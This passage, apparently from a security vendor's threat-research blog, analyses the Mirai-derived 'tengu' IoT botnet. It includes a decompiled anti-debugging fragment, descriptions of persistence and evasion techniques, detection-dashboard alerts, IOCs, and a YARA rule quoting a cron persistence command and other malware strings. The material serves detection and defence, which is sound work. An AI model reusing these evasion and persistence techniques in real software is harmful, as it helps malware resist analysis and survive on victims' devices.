86         if ( strstr((const char *)&buf, "LD_PRELOAD=") || strstr((const char *)&buf, "LD_LIBRARY_PATH=") )
87 LABEL_9:
88     _exit(0);
89     }
90 }
```

Figure 15: Anti-debugging checks

The malware uses the `TracerPid` value in `/proc/self/status` to determine whether another process is tracing it. If the value is non-zero, indicating that a debugger or tracer is attached, the process terminates. It also inspects `/proc/self/environ` for `LD_PRELOAD` and `LD_LIBRARY_PATH`, which may indicate hooking or an analysis environment. Two back-to-back `rdtsc` instructions measure execution delay; if the delta exceeds 500,000 cycles, the process terminates because the delay may indicate single-stepping or emulation. The malware also parses `/proc/self/maps` to identify its first `r-xp` mapping, computes a SHA-256 baseline hash over part of that code region, and periodically recomputes the hash to detect modification. A final periodic check looks for RW mappings in `/proc/self/maps`.

NOZOMI NETWORKS

Sensors

Alerts

Assets

Queries

Vulnerabilities

IQ

QNV-C8012 AI Dome Camera

IoT

2026-07-23 10:30:08.328

The asset has passed all security checks with no detected anomalies. See more...

Activity

Alerts

Communication

Lifecycle

Vulnerabilities

3 CVEs

AI-generated from the available information. Data is processed internally within Vantage Infrastructure. Check important info. Analysis performed in 2.89 seconds. Updated at 10/10/50.

SMB AI Mini Vandal Dome Camera - 2.4mm fixed lens, 30fps@all resolutions (H:265/H:265), H:265/H:264/H:265C with Wiegand III, WDR, IP66 IK10 protection degree. Operating temp: -40 to +55°C.

Type

Camera

IP

10.41.45.86

Vendor

Hanwha

MAC address

e4:30:22:73:c8:4c

Product name

QNV-C8012 AI Dome Ca...

MAC vendor

Hanwha

Serial number

2ZTR6V4W600019L

Lifecycle

n.a.

OS

n.a.

End of sale date

n.a.

Firmware version

2.22.00_20240909...

End of support date

n.a.

*Information courtesy of [cisa/cia](#)

Summary

Risk

Processes

Users

Hardware Components

Nodes

Links

Sessions

Variables

Vulnerabilities

CPEs

Software

Alerts

Tags

Sensors

Score +

Columns

Live

Time	Asset name	Asset type	CVE	Probability	Likelihood	Score	Category	Asset technology cate...	Site name
000 000 000	2026-05-26 14:37:31.603	QNV-C8012 AI Dome C...	Camera	CVE-2025-52598	Possible	0.8	Improper Certificate Va...	IoT	North City
000 000 000	2026-05-26 14:37:31.603	QNV-C8012 AI Dome C...	Camera	CVE-2025-52599	Possible	0.8	Incorrect Permission A...	IoT	North City
000 000 000	2026-05-26 14:37:31.603	QNV-C8012 AI Dome C...	Camera	CVE-2025-52600	Possible	0.8	Client-Side Enforceme...	IoT	North City

1 to 3 of 3

Page 1 of 1

Sensors
Alerts
Assets
Queries

Alerts

Page 1 of 16 entries

9

08:58:04.601

Packet rule match

A suspicious packet was sent [sid:9000855] -- Detected a tengu botnet command-and-control (C2) request. The detected packet matches the communication structure used by the tengu botnet to interact with its command-and-control (C2) server. Investigate the source host for signs of compromise and potential command-and-control activity.

9

08:58:04.601

Bad IP reputation (new node)

New IP node 64.89.163.8 has appeared, that is known to have bad reputation [tengu - DDoS]

9

08:55:44.369

Malware detection

Suspicious transfer of malware named 'tengu - DDoS' was detected through a STIX indicator in a file with hash 'MD5: 3a1069cd649e22b87cbccf0c36b69f4b' from resource 'http://172.128.1.21234/files/897226af37990fa60f25faa00b0509faa0e78d8bee10875c23b9b6ab0b8faed9' after a 'GET' operation

9

08:55:44.369

Malware detection

Suspicious transfer of malware named 'IoT_DDoS_tengu_sample' was detected through a YARA rule in a file with hash 'MD5: 3a1069cd649e22b87cbccf0c36b69f4b' from resource 'http://172.128.1.21234/files/897226af37990fa60f25faa00b0509faa0e78d8bee10875c23b9b6ab0b8faed9' after a 'GET' operation

7

08:54:48.990

Cleartext password

Detected cleartext password in telnet payload; host 172.16.10.12

7

08:53:48.420

Network Scan

A TCP Port Scan was detected (host 172.16.7.55 sent 101 connection attempts with 0 successful connections in less than 10 seconds)

9

Packet rule match

08:58:04.601 | Status: open

tengu - DDoS

Source	Destination
IP 172.16.10.12	64.89.163.8
MAC 00:50:56:bb:39:14	00:50:56:bb:39:6e
Port 42164	9931
Roles other	other
Zone Undefined	Internet
Is security true	
Protocol other (tcp)	

Possible cause

The detected packet matches the communication structure used by the tengu botnet to interact with its command-and-control (C2) server.

Suggested solution

Investigate the source host for signs of compromise and potential command-and-control activity.

Open details

Detection of device infection

This proactive monitoring empowers security teams to respond to vulnerabilities and attacks swiftly and effectively, minimizing the impact of attacks targeting critical networks. To learn more about Nozomi Networks OT/IoT Security Platform and see it in action, request a [demo](#) today.

Conclusion

Malware families like tengu illustrate how Mirai-derived malware continues to evolve by combining familiar IoT botnet behavior with stronger C2 protection, broader attack functionality, anti-analysis logic, and multiple persistence and self-defense mechanisms. Although some capabilities appear incomplete or were not observed in use, the sample shows that exposed embedded Linux devices remain valuable to attackers as DDoS nodes, proxies, and resilient footholds. Organizations operating IoT or edge devices should treat these systems as part of their attack surface and monitor them with the same discipline applied to traditional servers and endpoints.

MITRE ATT&CK Mapping

Execution

- T1059.004 – Unix Shell:** Uses popen for shell command execution and persistence scripts.
- T1106 – Native API:** Uses memfd_create, raw sockets, and ioctl.

15/20

- **Persistence**

- **T1543.002 – systemd Service:** Creates /etc/systemd/system/<name>.service.
- **T1037.004 – RC Scripts:** Modifies init.d, procd, rc.local, and rc*.d.
- **T1053.003 – Cron:** Contains cron-related persistence logic.
- **T1546.004 – Shell Configuration Modification:** Infects .bashrc, .profile, or /etc/profile.

- **Privilege Escalation / Defense Evasion**

T1222.002 – Linux File Permissions Modification: Applies chattr +i to make the installed binary immutable.

- **Defense Evasion**

- **T1036.004 / T1036.005 – Masquerading:** Uses names such as [kworker], systemd-journald, and daemon-like install names such as kworker-helper.
- **T1497 – Virtualization / Sandbox Evasion:** Checks LD_PRELOAD, LD_LIBRARY_PATH, and timing with rdtsc.
- **T1622 – Debugger Evasion:** Checks TracerPid.
- **T1027 – Obfuscated Files or Information:** Obfuscates C2 configuration and path tables with XOR and runtime-derived keys.
- **T1562.001 – Impair Defenses:** Disrupts normal SysRq/watchdog handling.

- **Discovery**

- **T1082 / T1016 – System and Network Configuration Discovery:** Collects and exfiltrates host and network information.
- **T1057 – Process Discovery:** Enumerates /proc and uses the netlink process connector.

- **Command and Control**

- **T1573 – Encrypted Channel:** Uses a custom AEAD-based C2 protocol.
- **T1568.002 – Dynamic Resolution: Domain Generation Algorithms:** Contains DGA-style generation logic, although this capability was not observed being used in practice.
- **T1090 – Proxy:** Implements SOCKS5 proxy functionality.

Impact

T1498 / T1498.001 – Network Denial of Service: Supports a broad set of volumetric and protocol-specific DDoS methods.

IOC

- 64[.]89.163.8 (C2)
- caef4358921486cea54333bdcde3b61c845deb9c(dropper)
- 097522a52986982b9eefc29f95efdd9d3b6032e7 (i386)

- b6d406992411dad0ef80f2b7b61427448bd05540(amd64)
- 144521ad3baf1fc28ceb4ad26d6fe490ab1b31f4 (mips)
- 0243692ce6ca522bc1359a3d89d70a229cf76587 (arm)
- 01c3326ce5beb78a6c106960a3a0868682b97bfa (arm)
- 197652174622cda52435249bc96a2d82b3613194 (arm)
- da040700e8c0852eaa848fb01138e5b820c6c765 (arm)
- b249800066433c0a8bf23edae719133465247abc (ppc)
- 0750489645d263efde56189be97c045cfc8ca890 (m68k)

YARA

```
rule IOT_DDoS_tengu_sample
```

```
{
```

```
  meta:
```

```
    description = "Mirai-derived Linux DDoS botnet: DGA+AEAD C2, proxy, Android/IPFS  
dropper, watchdog/reboot bricking"
```

```
    sha256 = "897226af37990fa60f25fea00b0509faa0e78d8bee10875c23b9b6ab0b8faed9"
```

```
    date = "2026-07-07"
```

```
  strings:
```

```
    $masq1 = "[kworker/%d:%d]" ascii
```

```
    $masq2 = "/usr/lib/systemd/systemd-journald" ascii
```

```
    $masq3 = "/dev/shm/.journal" ascii
```

```
    $brick = "ELFOOD" ascii
```

```
    $svc1 = "chud-daemon" ascii
```

```
    $svc2 = "chud-watchdog" ascii
```

```
    $svc3 = "chud-scheduler" ascii
```

```
    $tengu = "/etc/init.d/tengu" ascii
```

```
    $upd = "/tmp/.up" ascii
```

```
    $prox = "/tmp/.proxy.pid" ascii
```

```
$ipfs = "GET /ipfs/%s HTTP/1.0" ascii
```

```
$apk1 = "aapt dump badging '%s' 2>/dev/null" ascii
```

```
$apk2 = "am start -n '%s/.MainActivity' 2>/dev/null" ascii
```

```
$cron = "* * * * * root [ -x /proc/self/exe ] && /proc/self/exe" ascii
```


```
$wd = "/dev/watchdog0" ascii
```

```
$tsrc = "TSource Engine Query" ascii
```

condition:

```
uint32(0) == 0x464c457f and 4 of them
```

```
}
```



Nozomi Networks is joining Anthropic's Project Glasswing to help advance AI-driven vulnerability discovery for operational technology (OT), Internet of Things (IoT) and cyber-physical systems (CPS).

[View Blog](#)



These Iranian-affiliated Attackers Didn't Need a Zero-Day. They Just Used the Manual.

Here's what CISA's joint advisory on Iranian-affiliated cyber actors exploiting internet-exposed PLCs tells us about the importance of visibility in critical infrastructure security.

[View Blog](#)



Threat Intelligence Product Overview

Quickly detect threats to OT/IoT systems and defend against cyberattacks

[View Resource](#)



ABOUT THE AUTHOR

Nozomi Networks Labs is dedicated to reducing cyber risk for the world's industrial and critical infrastructure organizations. Through our cybersecurity research and collaboration with industry and institutions, we're helping defend the operational systems that support everyday life.

Subscribe to our newsletter
